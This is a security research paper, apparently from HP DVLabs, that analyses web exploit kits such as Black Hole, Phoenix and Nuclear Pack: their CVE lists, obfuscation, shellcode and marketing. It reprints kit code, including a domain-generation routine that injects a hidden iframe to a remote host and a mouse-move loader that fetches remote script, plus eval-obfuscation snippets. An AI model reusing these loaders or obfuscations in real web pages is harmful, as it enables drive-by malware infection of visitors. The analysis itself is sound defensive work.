State of Web Exploit Kits

Jason Jones
jason.jones4@hp.com
HP DVLabs

Abstract

Web exploit toolkits have become the most popular method for cybercriminals to compromise hosts and to leverage those hosts for various methods of profit. This talk will give a deep dive on some of the most popular exploit kits available today including Black Hole and Phoenix and also take a look at some of the newer players that have appeared from Asia. An overview of how each kit is constructed and analysis of its observed shellcodes, obfuscations, and exploits will be presented to give a better understanding of the differences and similarities between these kits, ways that we have developed to harvest data from them and any trends that may be present.

1 Introduction

Cybercriminals are always looking for easier ways to accomplish their goals of making money. One of the tools that has been most successful for them over the past few years has been web exploit toolkits. These toolkits consist of a number of exploits, a control panel to configure various aspects of the kit - what exploits to use, IP addresses to blacklist, how to view statistcs, etc - and also configuration for the backend database where all the information is stored. Installation guidance via text file is often included, and many kits utilize web-base install processes.

Kits can cost anywhere between free to thousands of dollars. The kits are sold and then vulnerable sites targeted and compromised to redirect to bulletproof-hosted sites that host the main exploit kit code. Source code tends to be difficult to come by due to the PHP files being encoded using the ioncube encoder, a commercial PHP encoder designed to help software authors protect their PHP source code. The makers of these kits run their businesses similar to a legitimate software businesses. These kits are versioned like normal software, get reliability updates for exploits, get aesthetic updates for the control panels, and look at what their competitors are doing better than they are and co-opt it if they can. They even come with the equivalent of a EULA that tells purchasers what they are and are not allowed to do with their purchased versions. They typically have control panels that provide statistics, configuration and management options. For researchers, the statistics pages tend to be the most interesting piece because they offer insight into how successful they are in their exploitation. They even do their own marketing on underground forums announcing these releases and sometimes accusing their competitors of stealing components such as look and feel or kit-specific exploits.

The authors of the kits make unlikely claims about infection rates and downplay those of their competitors in an attempt to garner more sales. Infection rates in the low teens are typical for most of the older exploits included in the kits, while more recent exploits experience significantly higher infection rates.

2 Black Hole Exploit Kit

2.1 Overview

Black Hole exploit kit was first introduced in late 2010 and became increasingly popular in 2011. The



Figure 1: Major Black Hole Events in 2011

popularity of the kit seemed to gain significantly after a free version was made available around May 2011. The kit was used to spread malware during many high profile campaigns in 2011 and continues to see extremely high popularity in 2012 despite many new kits being released with a larger number of recent exploits. Black Hole has been observed being used to spread many different pieces of malware including Zeus, SpyEye, Cridex, and various fake AVs. Recent ads advertised the latest version of the kit for $1000 with options to rent for one week ($50) and one month ($150) also offered. The ad also claimed that the Java exploits would work on all operating systems - Linux, Windows, and Apple OS X. Running these exploits inside of a malware sandbox confirms these claims.

The CVE list for Black Hole up until the latter part of 2011 mostly consisted of vulnerabilities from 2010 and 2009. Late 2010 saw Black Hole use a publicly available PoC for CVE 2011-3544 and incorporate it into the available exploits. In 2012, 2 more Java vulnerabilities (both publicly disclosed in 2012), a 2011 Adobe Flash Player vulnerability, and an (at the time) unpatched Microsoft Internet Explorer vulnerability were added into the kit. The Java exploits have been observed having as high as an 80% success rate in the wild. The most important thing to note with their Java exploits is that these vulnerabilities have patches available prior to the exploit being included in Black Hole or other kits. Having a success rate that high helps highlight a serious issue with users installing patches for Java.

Black Hole was in the news a significant amount in 2011 and the first part of 2012. Instances of compromised sites serving and/or redirecting to Black Hole sites over the last year grew dramatically. This trend was also evidenced by the increase in samples collected as the year progressed. Many high-profile sites such as the USPS and MySQL.com websites were hacked in 2011 and made to serve up Black Hole pages in an attempt to infect their visitors with various malware. Black Hole was also used in a massive compromise of Wordpress sites through a vulnerable plug-in. A patch was available for this plug-in months prior to the launch of the campaign that compromised the susceptible sites.

Starting in late 2011, a large number of spam campaigns have been observed that redirect users to Black Hole exploit kit sites. These spam campaigns represent a change in approach from both the authors who write the kits and the cybercriminals who purchase them. Instead of looking for websites to compromise, they are now going directly to potential victims and trying to get them to click on a link in an email. The spam campaigns have been very successful and have targeted victims with fake package delivery notices around the holidays, online retailer orders, and fake IRS notices around income tax deadline. Trend Micro offers more in-depth coverage of this topic in a whitepaper published in June 2012 [2].

Another interesting piece of Black Hole has

CVE	*Description*
CVE-2012-1889	Microsoft XML use-after-free Vulnerability
CVE-2012-1723	Oracle Java Applet Field Bytecode Verifier Cache RCE Vulnerability
CVE-2012-0507	Oracle Java SE Remote Java Runtime Environment Code Execution Vulnerability
CVE-2011-3544	Oracle Java SE Rhino Script Engine Remote Code Execution Vulnerability
CVE-2010-3552	Oracle Java SE and Java for Business Remote New Java Plug-in Vulnerability
CVE-2010-1885	Vulnerability in Microsoft Windows Help and Support Center
CVE-2010-1423	Oracle Java Argument Injection Vulnerability
CVE-2010-0886	Oracle Java Remote Code Execution Vulnerability
CVE-2010-0842	Oracle Java MixerSequencer Object GM_Song Structure Handling Vulnerability
CVE-2010-0840	Oracle Java Trusted Method Chaining RCE Vulnerability
CVE-2009-1671	Oracle Java ActiveX Control Multiple Remote Buffer Overflow Vulnerabilities
CVE-2009-0927	Adobe Acrobat and Reader Collab 'getIcon()' JavaScript Method RCE Vulnerability
CVE-2008-2992	Adobe Acrobat and Reader 'util.printf()' Remote Buffer Overflow Vulnerability
CVE-2007-5659	Adobe Reader and Acrobat Multiple Stack-based Buffer Overflow Vulnerabilities

Table 1: List of Vulnerabilities Exploited by Black Hole

been the patterns it exhibits in the URLs on the bulletproof-hosted sites that serve the malicious payloads. Typically the URL ends in `.php` followed by one parameter between 1 and 5 characters in length with the value set to a string of length 16 comprised of valid hex characters, e.g. `main.php?page=7d788a5fd986c7fa` and `showthread.php?page=5fa58bce769e5c2c` are Black Hole URLs observed in the wild. The most popular PHP filename observed was `main.php` followed by `showthread.php`. Using sites like Malware Domain List [6] and UrlQuery [8], a good idea of how many new infections are popping up online. The page that serves up the payload containing the malware the kit aims to install is normally named `w.php` and has 2 parameters passed. The first parameter, `f`, is a five character hex value, while the second parameter, `e`, is a small integer value.

Black Hole exploit kit includes quite a few exploits, with the majority of the exploits using vulnerabilities from 2010 and 2009. More recent exploits target recent Java vulnerabilities and also an at the time unpatched vulnerability in Microsoft Internet Explorer. Exploit kits rarely include zero-day exploits. The kit authors do not seem to be interested in finding these vulnerabilities on their own or purchasing them because what they have works good enough; they reach the conclusion that the time, money and effort spent hunting for or buying these bugs outweighs the benefits. The inclusion of the previously mentioned Internet Explorer zero-day was due to a live exploit being found in the wild. The authors then adapted that exploit and included it in a new version. A list of CVEs and descriptions that Black Hole has exploits for can be seen in Table 1. Contagio malware dump provides a spreadsheet [7] that assisted in the creation of this table.

Black Hole began using pseudo-random domain names starting in mid-2012. One of the deobfuscated algoriths for the pseudo-random domain name generation can be seen in Figure 2. A simple time-based algorithm is used to determine what the next domain name is and it rotates through these domain names every 12 hours. The algorithm chooses a color from the colors array and then generates the time-based string to calculate the subdomain to use. The "dns-stuff.com" domain is a free dynamic DNS registration service that anyone can use to register hostnames, mostly targeted at home users who are looking to easily access their systems remotely. Unlike other botnets that use an algorithmic approach to generating their domain names, having this algorithm available will not help stop Black Hole. Every instance of the kit sold will have a slightly different string that is used to generate these domain names, so the algorithm has to be extracted from every kit to hope to provide protection based on DNS names.

This ends up being the opposite of a botnet such as Flashback or Sinowal. The Sinowal DNS generation algorithm based itself off of Twitter trends from two days prior and rotated every six hours. Using Twitter trends allowed for this algorithm prevented anyone trying to detect the next domain name until two days prior. Flashback, however, used an algorithm that did not use any data on a time-sensitive basis, it was a purely mathematical and time-based algorithm that rotated the domain name every day. Once researchers cracked this algorithm, they were effectively able to sinkhole the botnet and take control from the operators.

2.2 Obfuscation Techniques

2.2.1 JavaScript

The obfuscation techniques used by Black Hole have been a large reason behind its success. The obfuscation algorithm changes fairly regularly and always just enough to evade any current network-level detection techniques. Black Hole uses many standard obfuscations such as using square brackets around a quoted string to call a function, e.g. `String["fromCharCode"]` instead of `String.fromCharCode` in addition to assigning a string to a variable and then using `.call()` to actually execute the function. Other standard techniques used include building a string up using various concatenation techniques. For example

```
e = 'e'+'v'+'a'+'l';
a = 'ev';e=a+'al';
e = 'e'+'v'+String.fromCharCode(97)+'l';
```

are all valid ways to build a function pointer to `eval` in JavaScript and all have been observed in Black Hole exploit kit at some point. An example of obfuscated vs deobfuscated Black Hole JavaScript code can be seen in 3.

Black Hole's typical first-stage obfuscation technique involves a blob of text dropped in an html tag or in an html tag parameter. A piece of javascript pulls the blob out of the tag, splits it based on a random character, then usually will add or subtract a number from character and then convert it into a character. It continues this process to build up the string to create the iframe. Throughout its lifetime, Black Hole has made subtle modifications to this obfuscation technique by including floating point numbers and including addition and subtraction of numbers. Once deobfuscated this code loads an iFrame with the "Please wait page is loading..." that loads the second page that contains the actual exploit code. This page attempts to detect browser version along with available plugins and their versions. The page will then do operating system detection, plugin detection and browser detection to determine if the visitor is potentially vulnerable to any of the exploits it would like to launch. Upon successful exploitation, a malicious payload will be downloaded and executed.

2.2.2 PDF

The malicious PDFs used by Black Hole exhibit slightly different obfuscation techniques than those for JavaScript. They use ASCII character replacement (e.g. `&#00097` for "a") to hide the plaintext version of the exploit. This is automatically decoded by a PDF parser and then executed as JavaScript. One version of a PDF used `'@@@'` as a separator between values to split similar to the method described above. This values are then run through a similar deobfuscation routine that can be seen in Figure 4. On line 8, this routine indexes a string to build a variable that it can be used to make a call to `eval`. It then iterates over a large array of values that it uses to index to the string in line 6 to build the malicious JavaScript code to execute.

2.3 Shellcode

The shellcode observed in Black Hole exhibits many similarities across its iterations. Multiple versions of the JavaScript heap spray shellcode were observed using the same technique to deobfuscate the shellcode. Using a standard JMP then CALL to get the address of the obfuscated shellcode, each byte is then XOR'd with the value `40`. One the bytes are patched, the process jumps to and the payload to download and execute the specified piece of malware is executed. After the bytes have been run through the XOR operation, the URL where the shellcode will be downloaded from will be fairly

```
"function nextRandomNumber(){
    var hi = this.seed / this.Q;
    var lo = this.seed % this.Q;
    var test = this.A * lo - this.R * hi;
    if(test > 0){
        this.seed = test;
    } else {
        this.seed = test + this.M;
    }
    return (this.seed * this.oneOverM);
}

function RandomNumberGenerator(unix){
    var d = new Date(unix*1000);
    var s = d.getHours();

    if(s < 12) s = 0;else s = 1;

    this.seed = 2345678901 + (d.getMonth() * 0xFFFFFF) + (d.getDate() * 0xFFFF)+ (s * 0xFFF);
    this.A = 48271;
    this.M = 2147483647;
    this.Q = this.M / this.A;
    this.R = this.M % this.A;
    this.oneOverM = 1.0 / this.M;
    this.next = nextRandomNumber;
    return this;
}

function createRandomNumber(r, Min, Max){
    return Math.round((Max-Min) * r.next() + Min);
}

function generatePseudoRandomString(unix, length, zone){

    var rand = new RandomNumberGenerator(unix);
    var letters = ['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z'];
    var colors = ['red','orange','yellow','green','blue','indigo','violet'];
    var str = colors[createRandomNumber(rand, 0, colors.length - 1)] + '-';

    for(var i = 0; i < length; i ++ ){
        str += letters[createRandomNumber(rand, 0, letters.length - 1)];
    }
    return str + '.' + zone;
}

function makeFrame() {
    var date = new Date(1*1000);
    var unix = Math.round(+new Date()/1000);
    var domainName = generatePseudoRandomString(unix, 10, 'dns-stuff.com');
    ifrm = document.createElement("IFRAME");
    ifrm.setAttribute("src", "http://"+domainName+"/go.php?sid=cxc");
    ifrm.style.width = "0px";
    ifrm.style.height = "0px";
    ifrm.style.visibility = "hidden";
    document.body.appendChild(ifrm);
}
setTimeout(makeFrame, 2000);
```

Figure 2: Black Hole Pseudo-Random DNS Generation Algorithm

easy to spot near the end of the shellcode. A snippet of this shellcode can be seen in Figure 5, with the deobfuscated version showing the real shellcode on the left and the obfuscated version on the right.

3 Phoenix Exploit Kit

3.1 Overview

Phoenix Exploit Kit has been around since 2007 and is still going strong in 2012. This kit contains exploits for 13 vulnerabilities (a table listing these CVEs can be seen in Table 2), one of these targeting a vulnerability disclosed in 2012 and two targeting vulnerabilities disclosed in 2011. The current version of Phoenix is 3.1 and it comes in both a mini and a full version. The mini version only allows for a single user profile, while the full version allows for multiple profiles. This allows a buyer to use multiple business affiliates. Phoenix also has a nice feature in that it tracks visitors to its pages and will only serve up an exploit page once per IP address.

3.2 Obfuscation Techniques

3.2.1 JavaScript

One of the interesting things observed in Phoenix is the way it will break up its obfuscated JavaScript between multiple `script` tags. This does not do anything to stop detection or deobfuscation, but can be one identifier when trying to identify potentially unknown malicious pages found in the wild. Another identifying characteristic is how it puts raw JavaScript code inside of a `textarea` tag that is sandwiched in between two `script` tags. Phoenix has not been used observing techniques similar to Black Hole where it pulls text out of an HTML element and then performs steps to turn it into a string. It seems to be fond of renaming its variables to what appear to be gibberish names and then building up a new set of JavaScript that will be executed. One of

Figure 3: Black Hole Deobfuscated vs Obfuscated JavaScript

```
function test3(){if(s)v=ar[z];s=s+cc[v+4];}
cc={q:"var pding;b,cefhots_x=wAy()l1'420657839u{.VS'&lt;+I}*/DkR%-W[]mCj^?:LBKQYEUqFM"}.q;
qq='ghej4vabl';
q=qq[2]+qq[5]+qq[6];
q=q+qq[8];
b={v:{q:{x:this}}}.v.q.x;
w={v:b[q]}.v;
s=Array();
n={v:cc}.v;
for(i=0;i-3782<0;i++){
z=i;
test3();
}
w(s);
```

Figure 4: Black Hole Deobfuscation Routine Used in PDFs

the interesting differences observed is that even in its deobfuscated form it still does not overtly name its variables like Black Hole where functions named `getShellCode` and references to ”heap sprays” are regularly seen. An example of Phoenix’s obfuscated javascript can be seen in Figure 6.

3.2.2 PDF

While Phoenix’s JavaScript obfuscations do not bear much similarity to Black Hole’s, its PDF JavaScript obfuscations do. A large array of integers is declared and then use a deobfuscation routine to convert that into text. Once deobfuscated it performs like normal JavaScript and launches the attack. Very little ASCII character replacement was also observed in the PDF files that Phoenix uses to launch its attacks as well.

4 Other kits

While Black Hole and Phoenix are two of the larger players in the exploit kit market, there have been new challengers appearing and reappearing. In 2011, a kit dubbed ”Nice Pack” appeared and disappeared very fast, while a number of newer and smaller kits have started appearing in 2012. A number of these kits are from China, while many others are based out of Eastern Europe and Russia. There are far too many kits to cover in this paper, but a few of the interesting new ones will be highlighted: one from Asia and has brought some interesting features as well as more exploits for recent vulnerabilities, while another is a new player that attempts to minimize its knowledge of its existence to reduce the potential detection, and the last kit is an old player that reappeared with an interesting new feature.

4.1 Yang Pack

The exploit kit from Asia has been dubbed ”Yang Pack” by researchers because of the name of its main HTML file - ’yg.html’ [3]. This kit includes three exploits for vulnerabilities disclosed in 2011 and also shows some interesting obfuscations. The exploits had a very low detection rate on VirusTotal



Figure 5: Black Hole deobfuscated shellcode vs obfuscated shellcode

CVE	*Description*
CVE-2011-3544	Oracle Java Applet Rhino Script Engine Remote Code Execution
CVE-2011-0611	Adobe Flash Player Remote Code Execution Vulnerability (NPSWF32.dll plugin)
CVE-2010-0806	IE iepeers Vulnerability
CVE-2010-0188	Adobe Reader LibTiff Vulnerability
CVE-2009-4324	Adobe Reader newPlayer Vulnerability
CVE-2009-3867	Java HsbParser.getSoundBank (GSB)
CVE-2009-1869	Adobe Flash Integer Overflow in AVM2
CVE-2009-0927	Adobe Acrobat and Reader Collab 'getIcon()' JavaScript Method RCE Vulnerability
CVE-2008-5353	Java Runtime Environment (JRE)
CVE-2008-2992	Adobe Acrobat and Reader 'util.printf()' Remote Buffer Overflow Vulnerability
CVE-2008-2463	IE SnapShot Viewer ActiveX Vulnerability
CVE-2007-5659	Adobe Reader and Acrobat Multiple Stack-based Buffer Overflow Vulnerabilities
CVE-2006-0003	IE MDAC

Table 2: List of Vulnerabilities Targeted by Versions of Phoenix Exploit Kit

at the time. The kit also uses cookies to detect repeat visits and will not attempt to launch the exploits if a user revisits the site. The most interesting thing from a researcher perspective is the emergence of this kit from China when the market has been seemingly dominated by Russia and Eastern Europe. A small number of samples from this kit have been observed in the wild by the DVLabs malware collection system and they all exhibit very little obfuscation or other evasion techniques. Examples of other Chinese exploit kits can be found on Kahu Security's blog posts [1] and [4].

4.2 Sweet Orange Exploit Kit

Sweet Orange exploit kit first appeared in 2012 and the authors are attempting to make sure it is hard to obtain for non-cybercriminals. According to Web-Root [5], they are minimizing the adverting on some of the invite-only underground forums while also being extremely careful to only share information with respected members of their community. The kit runs $2500 to purchase, while renting costs up to $1400. The number and targets for exploits is also not currently known. In the research for this paper, no samples were found in the wild. The authors are currently doing a good job at accomplishing their goal of keeping their code out of researchers' hands, but it remains unclear how successful they are at selling their kit or exploiting victims. Logic would suggest that if the kit was truly successful there would be more samples available for analysis and more sites found hosting it on the internet.

Figure 6: Phoenix Exploit Kit JavaScript Obfuscation

4.3 Nuclear Pack

Nuclear Pack is a fairly old player on the exploit kit scene, first arriving in 2009, then disappearing and reappearing in early 2012. The new version released in 2012 only contains exploits for 4 vulnerabilities. The kit uses obfuscation techniques found in other kits, but it introduced a new feature that attempts to hide itself from researchers. This feature wraps the deobfuscation and execution of the malicious JavaScript in a `onMouseMove` event on the HTML page, the code for this technique can be seen in Figure 7. This feature makes it difficult for honeyclients and sandboxing technology to crawl the page and load the malicious JavaScript since few of them do not allow for emulation of mouse interaction. Nuclear Package also uses other standard obfuscation techniques such as ASCII character replacement. The anti-crawling technology is expected to be improved and likely incorporated into other kits.

5 Conclusion

The most important thing to note about these kits is that even with all the obfuscations that aim to bypass anti-virus , network intrusion and/or prevention systems, and other detection mechanisms, these kits cannot exploit patched vulnerabilities. Exploit kit makers are becoming more proactive about including vulnerabilities sooner because they see their exploits for these vulnerabilities have significantly higher success rates. This has been evidenced by the recent Java vulnerabilities (CVE-2011-3544,CVE-2012-0507,CVE-2012-1527) that were included soon after they were patched and the recent Microsoft Internet Explorer (CVE-2012-1889) vulnerability that was added while it was still a zero-day vulnerability. Exploit kit writers are learning from each other and taking the best of what other kits have to offer and trying to incorporate these features into their own kit. Exploit kit writers recognize that they are running a business and will keep pushing the envelope on their end to find new ways to avoid detection and exploit users. The more these exploit kits advance, the harder protecting users will become. Constant vigilance to detect new evasion techniques and exploits is required in addition to making sure that patches for software are applied in a timely fashion.

References

[1] Another chinese exploit pack. http://www.kahusecurity.com/2012/another-chinese-

[2] Blackhole exploit kit: A spam campaign, not a series of individual spam runs. http://www.trendmicro.com/cloud-content/us/pdfs/s

```
4333 (function() {
4334 var url = &#39;http&#58;//smmxkycxsu.webhop.org/g/&#39;;
4335 if (typeof window.xyzflag === &#39;undefined&#39;) {
4336 window.xyzflag = 0;
4337 }
4338 document.onmousemove = function() {
4339 if (window.xyzflag === 0) {
4340 window.xyzflag = 1;
4341 var head = document.getElementsByTagName(&#39;head&#39;)&#91;0&#93;;
4342 var script = document.createElement(&#39;script&#39;);
4343 script.type = &#39;text/javascript&#39;;
4344 script.onreadystatechange = function () {
4345 if (this.readyState == &#39;complete&#39;) {
4346 window.xyzflag = 2;
4347 }
4348 };
4349 script.onload = function() {
4350 window.xyzflag = 2;
4351 };
4352 script.src = url + Math.random().toString().substring(3) + &#39;.js&#39;;
4353 head.appendChild(script);
4354 }
4355 };
```

Figure 7: Nuclear Pack v2 Anti-Crawling Function

[3] Chinese exploit packs.
www.kahusecurity.com/2012/chinese-exploit-packs/.

[4] Chinese pack using
dadongs jsxx vip script.
http://www.kahusecurity.com/2012/chinese-pack-using-dadongs-jsxx-vip-script/.

[5] Cybercriminals release sweet orange
new web malware exploitation kit.
blog.webroot.com/2012/05/10/cybercriminals-release-sweet-orange-new-web-malware-exploitatio

[6] Malware domain list.
http://malwaredomainlist.com.

[7] An overview of exploit packs
(update 16) april 3, 2012.
http://contagiodump.blogspot.com/2010/06/overview-of-exploit-packs-update.html.

[8] Urlquery. http://www.urlquery.net.